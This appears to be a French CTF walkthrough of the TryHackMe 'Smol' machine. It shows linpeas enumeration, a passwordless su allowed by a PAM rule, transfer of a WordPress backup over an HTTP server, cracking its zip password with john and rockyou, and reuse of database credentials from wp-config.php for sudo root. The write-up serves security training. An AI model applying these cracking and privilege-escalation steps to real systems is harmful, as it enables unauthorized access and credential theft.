```
think@smol:~$ chmod +x linpeas.sh
chmod +x linpeas.sh
```

./linpeas.sh

```
/---------------------------------------------------------------------------------\
|                             Do you like PEASS?                                  |
|---------------------------------------------------------------------------------|
|         Learn Cloud Hacking       :     https://training.hacktricks.xyz         |
|         Follow on Twitter         :     @hacktricks_live                        |
|         Respect on HTB            :     SirBroccoli                             |
|---------------------------------------------------------------------------------|
```

cat /etc/pam.d/su

> **Note**
>
> # This allows root to su without passwords (normal operation)
>
> auth sufficient pam_rootok.so
> auth [success=ignore default=1] pam_succeed_if.so user = gege
> auth sufficient pam_succeed_if.so use_uid user = think

Shell to gege

Donc si on fait su - gege, pas besoin de password :

```
think@smol:~$ su - gege
su - gege
gege@smol:~$
ls
```

```
gege@smol:~$ ll
ll
total 31532
drwxr-x--- 2 gege internal     4096 Aug 18  2023 ./
drwxr-xr-x 6 root root         4096 Aug 16  2023 ../
lrwxrwxrwx 1 root root            9 Aug 18  2023 .bash_history -> /dev/null
-rw-r--r-- 1 gege gege          220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 gege gege         3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 gege gege          807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root            9 Aug 18  2023 .viminfo -> /dev/null
-rwxr-x--- 1 root gege     32266546 Aug 16  2023 wordpress.old.zip*
```

Il a bien le .zip qu'on veut récup, c'est parti

ZIP file

gege@smol:~$ python3 -m http.server 8080
python3 -m http.server 8080

```
[Apr 11, 2025 - 17:01:32 (CEST)] exegol-TryHackMe Smol # wget
http://www.smol.thm:8080/wordpress.old.zip
--2025-04-11 17:01:38--  http://www.smol.thm:8080/wordpress.old.zip
Resolving www.smol.thm (www.smol.thm)... 10.10.55.12
Connecting to www.smol.thm (www.smol.thm)|10.10.55.12|:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 32266546 (31M) [application/zip]
Saving to: ‘wordpress.old.zip’

wordpress.old.zip                                   100%
[=================================================================================
=======================>]  30.77M  2.12MB/s    in 21s

2025-04-11 17:01:59 (1.45 MB/s) - ‘wordpress.old.zip’ saved [32266546/32266546]
```

[Apr 11, 2025 - 17:03:27 (CEST)] exegol-TryHackMe Smol # unzip wordpress.old.zip
Archive: wordpress.old.zip
creating: wordpress.old/
[wordpress.old.zip] wordpress.old/wp-config.php password:

Il est protégé par un password, il faut cracker celui-ci :

zip2john NAME > NAME

```
[Apr 11, 2025 - 17:05:16 (CEST)] exegol-TryHackMe Smol # john worpress_crack --
wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Note: Passwords longer than 21 [worst case UTF-8] to 63 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
hero_gege@hotmail.com (wordpress.old.zip)
1g 0:00:00:00 DONE (2025-04-11 17:06) 2.174g/s 16597Kp/s 16597Kc/s 16597KC/s
higurashi46484..hellome19
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

On peut UNZIP avec ce password.

```
 exegol-TryHackMe wordpress.old # cat wp-config.php


/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );
```

On a le mot de passe de Xavi.

Shell to xavi

su - xavi
Password: P@ssw0rdxavi@

```
xavi@smol:~$ ls

xavi@smol:~$ sudo -l
sudo -l
[sudo] password for xavi: P@ssw0rdxavi@

Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/b
in

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
```

Avec la commande sudo, Xavi peut effectuer ce qu'il souhaite, donc lire le dossier root :

sudo cat /root/root.txt

```
xavi@smol:~$ sudo cat /root/root.txt
sudo cat /root/root.txt
bf89ea3ea01992353aef1f576214d4e4
```

FIN